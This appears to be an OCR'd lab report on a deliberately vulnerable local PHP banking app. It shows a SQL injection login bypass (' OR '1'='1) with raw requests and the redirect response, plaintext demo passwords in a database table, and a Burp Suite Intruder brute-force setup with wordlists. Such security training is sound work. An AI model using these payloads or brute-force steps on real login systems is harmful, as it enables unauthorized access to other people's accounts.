Vulnerable Bank

SQL Injection


OWASP Category

A1:2017 - Injection .

Description

SQL Injection in `login.php` allows attackers to bypass authentication by injecting malicious SQL code into user input fields.

Regular Request




Time	Type	Direction	Method	URL
03:25:15 19 M...	HTTP	→ Request	POST	http://localhost/bank/public/login.php

Request

```
POST /bank/public/login.php HTTP/1.1
Host: localhost
Content-Length: 27
Cache-Control: max-age=0
sec-ch-ua: "Not.A/Brand";v="99", "Chromium";v="136"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Accept-Language: en-US,en;q=0.9
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/bank/public/login.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=2ods89jaglp56j5960grvu4sm3
Connection: keep-alive

username=test&password=test
```

Attack Steps & Impact

1- Enter malicious input : `Username: ' OR '1'='1` `Password: ' OR '1'='1`




Bank Login

' OR '1'='1

•••••••••••

2- Successful Unauthorized access using admin .



```
POST /bank/public/login.php HTTP/1.1
Host: localhost
Content-Length: 61
Cache-Control: max-age=0
sec-ch-ua: "Not.A/Brand";v="99", "Chromium";v="136"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Accept-Language: en-US,en;q=0.9
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,i
mage/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/bank/public/login.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=2ods89jaglp56j5960grvu4sm3
Connection: keep-alive

username=%27+OR+%271%27%3D%271&password=%27+OR+%271%27%3D%271
```

```
HTTP/1.1 302 Found
Date: Mon, 19 May 2025 00:38:57 GMT
Server: Apache/2.4.62 (Win64) PHP/8.3.14 mod_fcgid/2.3.10-dev
X-Powered-By: PHP/8.3.14
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: dashboard.php
Content-Length: 1
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

Broken Authentication

OWASP Category


A2:2017 - Broken Authentication

Description

The application uses plain text password storage and weak passwords, allowing attackers to easily compromise accounts.

Regular Request


- Storage Passwords In Plain Text In Database .



←T→				id	username	password	email	role
□	Edit	Copy	Delete	1	admin	admin123	admin@bank.com	admin
□	Edit	Copy	Delete	2	user1	password1	user1@bank.com	user
□	Edit	Copy	Delete	3	user2	password2	user2@bank.com	user
□	Edit	Copy	Delete	4	user3	password3	user3@bank.com	user


Attack Steps & Impact

1. Burp Suite will intercept the request.




```
POST /bank/public/login.php HTTP/1.1
Host: localhost
Content-Length: 27
Cache-Control: max-age=0
sec-ch-ua: "Not.A/Brand";v="99", "Chromium";v="136"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Accept-Language: en-US,en;q=0.9
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/bank/public/login.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=tot51blnn2vpalnkgvqrhp4ner
Connection: keep-alive

username=test&password=test
```

2. Send It To Intruder



```
POST /bank/public/login.php HTTP/1.1
Host: localhost
Content-Length: 27
Cache-Control: max-age=0
sec-ch-ua: "Not.A/Brand";v="99", "Chromi
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Accept-Language: en-US,en;q=0.9
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
```

3. Loading Wordlists For username & password



Payloads

Payload position: 1 - test

Payload type: Simple list


Payload count: 7

Request count: 35

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

```

admin123
user1
user2
user3
user4
admin
```



Payload position: 2 - test

Payload type: Simple list


Payload count: 5

Request count: 35

